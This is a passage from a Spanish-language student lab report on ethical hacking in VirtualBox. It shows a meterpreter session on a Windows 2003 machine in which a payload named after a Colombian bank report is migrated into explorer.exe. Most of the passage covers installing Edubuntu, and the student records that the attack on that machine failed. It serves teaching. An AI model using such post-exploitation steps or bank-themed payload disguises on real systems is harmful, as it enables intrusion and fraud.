 880   520   svchost.exe           x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 892   520   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 908   868   explorer.exe          x86   0        WIN2003\Administrador         C:\WINDOWS\Explorer.EXE
 980   908   ctfmon.exe            x86   0        WIN2003\Administrador         C:\WINDOWS\system32\ctfmon.exe
 1360  520   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1384  520   msdtc.exe             x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\msdtc.exe
 1412  908   reporte_bancolombia.exe x86 0        WIN2003\Administrador         C:\Documents and Settings\Administrador\
 1504  520   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
```

Figura 38. Procesos en Ejecución N Win2003

Aquí en el recuadro amarillo podemos ver nuestro archivo ejecutándose en este caso lo cambiaremos o mejor dicho lo migraremos por el servicio del navegador Explorer (rectángulo naranjado) que tiene permiso de administrador.



```
meterpreter > migrate 908 868
[*] Migrating from 1412 to 908...
[*] Migration completed successfully.
meterpreter >
```

Figura 39. Hacemos la migración de procesos

Bueno lo que hicimos fue que con el comando **migrate 908 868** aquí lo que estamos haciendo es tomar los PPID y cambiarlos.




Figura 40. Antes de Realizar El Proceso




Figura 41. Evidencia de Que Funciono

Sabemos que funciono nuestro hackeo por que ya no nos muestra nuestro proceso en ejecución si no que nos muestra el proceso Explorer.

5. Capítulo 3: Hacking Ético desde Kali Linux hacia Edubuntu utilizando el módulo Meterpreter.

Para proceder a hacer el hacking desde Kali a la distribución de Linux que elegimos lo primero que se hizo fue descargar esa distribución, para este caso la distro elegida fue edubuntu, edubuntu es una distro de Linux orientada netamente hacia la educación.

5.1. Elección y Búsqueda de la Iso a Descargar Edubuntu

5.1.1 Búsqueda de edubuntu

Para descargar esta distro lo primero que se hizo fue ingresar a nuestro navegador y buscar la distribución edubuntu como se muestra en la imagen, ingresamos al primer link




Figura 42. Buscamos Edubuntu en el navegador

Luego de ingresar a este link se nos cargo la siguiente pantalla, en ella lo que hicimos fue darle clic al botón rojo.




Figura 43. Apartado de descarga de Edubuntu

5.1.2 Elección de la hizo de edubuntu

Ya estando en el apartado de descarga elegimos la iso 24.04 con 3 años de soporte para nuestra práctica.




Figura 44. Selección de la Iso

5.1.3 Descarga de la Iso Buscada y seleccionada

Aquí ya seleccionamos la iso a descargar y la guardamos en una carpeta donde se guardaría esta hizo, ya lo siguiente descargar y listo




Figura 45. Selección de la Imagen




Figura 46. Elección de la Carpeta Donde se Guardará




Figura 47. Descarga exitosa

Aquí ya podemos ver como tuvimos una descarga exitosa de nuestra distro edubuntu.

5.2. Configuración en VirtualBox

El paso a paso seguido para configurar nuestra maquina virtual con la iso que descargamos no fue diferente de lo que hemos hecho en la configuración de otras maquinas con otras ISOs.

5.2.1 Se crea la máquina virtual y se carga la iso de Edubuntu.

Luego de abrir VirtualBox lo que se hizo fue darle clic en nueva, después de que se nos abrió la pestaña precedimos a crear nuestra máquina de edubuntu.




Figura 48. Se configura el nombre y se carga la iso de edubuntu

Lo que se hizo luego fue darle un nombre a la maquina la cual nombramos EDUBUNTU, en el sección de carpeta seleccionamos la hizo que habíamos descargado previamente, se seleccionó la instalación desatendida y los demás cambios se aplicaron automáticamente.

5.2.2 Instalación Desatendida




Figura 49. Instalación Desatendida

En la instalación desatendida lo único que configuramos fu el nombre de usuario que para mi caso fue Victor, y de contraseña se puso lo mismo y los números del 1 al 3

5.2.3 Configuración Hardware

Para el hardware lo que hice fue darle una total de 5084Mb de RAM a la maquina y además de eso le dimo uno de los núcleos de nuestro procesador entre más RAM y más núcleos le demos mejor trabajara nuestra máquina, pero consideramos que esto era suficiente por el momento.




Figura 50. Configuración de hardware de nuestra máquina

5.2.4 Configuración del Disco Duro

Para configurar el disco duro ingresamos al apartado con ese nombre, lo siguiente que s hace es elegir cuanto espacio de nuestro disco utilizaremos para nuestra maquina virtual en mi caso elegí 50Gb.




Figura 51. Configuración del Disco Duro

5.2.5 Se Configura el Adaptador de Red

Para configurar el adaptador lo único que se hizo fue ir a la configuración de la máquina, en el apartado de red seleccionamos el adaptador #1 y dentro de este nos conectamos al red NAT llamada semestre-9-2025-1, esto lo hicimos con el fin de hacer que nuestras máquina de Kali y la de edubuntu se comunicaran entre si al estar en una misma red.




Figura 52. Configuración del Adaptador de Red.

5.3.Instalación del Sistema Edubuntu

Luego de realizar esa configuración, elegimos la forma en la que queremos instalar edubuntu, para efectos prácticos elegí instalarlo de forma gráfica.




Figura 53. Elegimos Instalar de forma gráfica edubuntu

Luego de esto nos va a cargar una pagina similar a esta, así que nos toca esperar un rato antes de seguir.




Figura 54. Inicia a cargar el sistema




Figura 55. sigue cargando.

Después de un rato de carga el sistema no pedirá ingresar datos como nombre de usuario, idioma, contraseña entre otras cosas.




Figura 56. Configuramos el idioma

Aquí configuramos el idioma; Luego configuramos la zona horaria, en ese caso se elige la zona del país al que se pertenece, nosotros ubicamos a bogota ya que somos de Colombia.




Figura 57. Configuración de la Zona horaria

Después de terminar de configurar el sistema, lo que hicimos fue iniciar su vulneración desde Linux para intentar replicar los hecho en win xp.




Figura 58.Registramos nuestro usuario

Aquí lo que hicimos fue registrar nuestro usuario creando una cuenta que nos permita ingresar a edubuntu.




Figura 59. Se registra la contraseña

Luego de eso registramos nuestra contraseña para poder acceder a este sistema, la contraseña que registramos fue Victor123.

5.3.1 Verificación de que si se instaló el sistema

Figura 60. Inicio de sección en edubuntu

Aquí podemos ver que la instalación del sistema fue exitosa, la clave para iniciar sección es Victor123.




Figura 61. Interfaz de escritorio de edubuntu

Problemas Presentados al Realizar el informe

Se presentaron varios inconvenientes durante la realización del laboratorio. En primer lugar, tuve que reinstalar Kali Linux porque, por error, eliminé la carpeta de trabajo necesaria para las prácticas. Posteriormente intenté instalar la distribución BlackArch para las pruebas de hacking, pero la instalación falló repetidamente a pesar de varios intentos de descarga y reinstalación de la ISO. Al cambiar la máquina objetivo a Edubuntu surgieron también problemas iniciales durante su instalación; sin embargo, finalmente conseguí instalarla correctamente. Estos contratiempos ralentizaron el desarrollo de las actividades y, como resultado, no pude completar la práctica en su totalidad, lo que provocó la entrega tardía e incompleta del laboratorio.

Solución del Problema

Para solucionar algunos de los problemas encontrados lo que hice fue cambiar cierta cosas, ejemplo: para solucionar lo de Kali Linux instale de nuevo el sistema y lo clone, luego cambie la distro de blackArch a Edubuntu el problema que no logre solucionar fue realizar la vulneracion de esta maquina por ma que lo intente no pude.

Recomendaciones

Por el momento no tengo una recomendación.

Conclusión

Puedo concluir diciendo que la presente práctica permitió aplicar de forma progresiva y estructurada los conocimientos adquiridos sobre análisis de vulnerabilidades y pruebas de penetración en entornos controlados. A través del uso de herramientas especializadas como Nmap y Metasploit Framework, se logró identificar, evaluar y explotar múltiples servicios vulnerables presentes en la máquina virtual Metasploitable, tales como FTP, Telnet, Samba, MySQL, PostgreSQL y DNS.

Cada uno de los pasos realizados, desde el escaneo de red, la detección de servicios, hasta la ejecución de exploits, evidenció la importancia de comprender cómo las configuraciones débiles y las versiones obsoletas pueden ser aprovechadas por un atacante para obtener acceso no autorizado. Asimismo, se fortalecieron competencias técnicas relacionadas con la lectura de banners, el uso de módulos de explotación, la interpretación de errores y la validación de resultados.

En términos generales, la práctica resultó altamente importante para mí ya que me permite poner aprueba lo que vi en clase, tanto desde el punto de vista técnico como metodológico. No solo permitió afianzar los conceptos tratados en clase, sino que también sirvió como preparación efectiva para futuras evaluaciones prácticas y como ejemplo concreto de cómo debe estructurarse una prueba de penetración básica. Se concluye, por tanto, que el desarrollo del informe cumplió satisfactoriamente con los objetivos planteados.

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM VirtualBox. https://www.virtualbox.org/

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. https://www.kali.org/get-kali/

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de 2025, de https://nmap.org/man/es/index.html

Rafael S Morales (2025) *Aplicación de servicio nmap y metaplotaible en la explotacion y vulneracion de puertos tcp con meterpreter* Tema explicados en clase.